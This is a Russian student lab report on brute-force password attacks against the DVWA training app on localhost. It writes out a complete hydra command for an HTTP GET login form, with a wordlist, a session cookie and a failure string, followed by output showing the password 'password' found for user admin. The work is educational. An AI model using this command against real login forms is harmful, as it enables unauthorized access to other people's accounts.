

Индивидуальный проект - этап 3

Сморчков Дмитрий¹

9 ноября, 2024, Москва, Россия

¹Российский Университет Дружбы Народов

Цели и задачи работы

Цель лабораторной работы

Целью данной работы является изучение атак типа брут-форс и инструмента hydra.

Процесс выполнения лабораторной работы

Атака брут-форс (англ. brute force attack) — это метод взлома, основанный на последовательном переборе возможных комбинаций значений (паролей, ключей шифрования и т. д.), чтобы подобрать правильное значение и получить несанкционированный доступ.

Атаки брут-форс являются одним из самых простых, но эффективных способов взлома учетных записей, если системы не защищены должным образом.

Сильные пароли, ограничения на количество попыток входа и двухфакторная аутентификация могут значительно уменьшить вероятность успешной атаки.




Figure 1: Страница веб-формы

Команда для запуска hydra

```
hydra -l admin -P /usr/share/dirb/wordlists/small.txt \  
localhost http-get-form "/DVWA/vulnerabilities/brute/ \  
:username=^USER^&password=^PASS^&Login=Login: \  
H=Cookie: PHPSESSID=922o4qoa8lmkgoge9m8k61cnog; \  
security=medium:F=Username and/or password incorrect." \  
-V
```


Результат подбора

```
user@dsmorchkov: ~  
File Actions Edit View Help  
[ATTEMPT] target localhost - login "admin" - pass "order" - 592 of 959 [child 7] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "orders" - 593 of 959 [child 5] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "outgoing" - 594 of 959 [child 3] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "output" - 595 of 959 [child 6] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "pad" - 596 of 959 [child 12] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "page" - 597 of 959 [child 4] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "pages" - 598 of 959 [child 8] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "pam" - 599 of 959 [child 1] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "panel" - 600 of 959 [child 10] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "paper" - 601 of 959 [child 2] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "papers" - 602 of 959 [child 13] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "pass" - 603 of 959 [child 8] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "passes" - 604 of 959 [child 11] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "passwd" - 605 of 959 [child 9] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "passwd" - 606 of 959 [child 15] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "passwor" - 607 of 959 [child 14] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "password" - 608 of 959 [child 7] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "passwords" - 609 of 959 [child 5] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "path" - 610 of 959 [child 3] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "pdf" - 611 of 959 [child 6] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "perl" - 612 of 959 [child 12] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "perl5" - 613 of 959 [child 0] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "personal" - 614 of 959 [child 4] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "personals" - 615 of 959 [child 1] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "pgsql" - 616 of 959 [child 10] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "phone" - 617 of 959 [child 13] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "php" - 618 of 959 [child 2] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "phpMyAdmin" - 619 of 959 [child 8] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "phpmyadmin" - 620 of 959 [child 11] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "pics" - 621 of 959 [child 9] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "ping" - 622 of 959 [child 15] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "pix" - 623 of 959 [child 14] (0/0)  
[SU][http-get-form] host: localhost login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-09 15:19:01  
user@dsmorchkov: ~
```

Figure 2: Результат подбора

Выводы по проделанной работе

Мы приобрели знания об атаках брут-форс и инструменте hydra.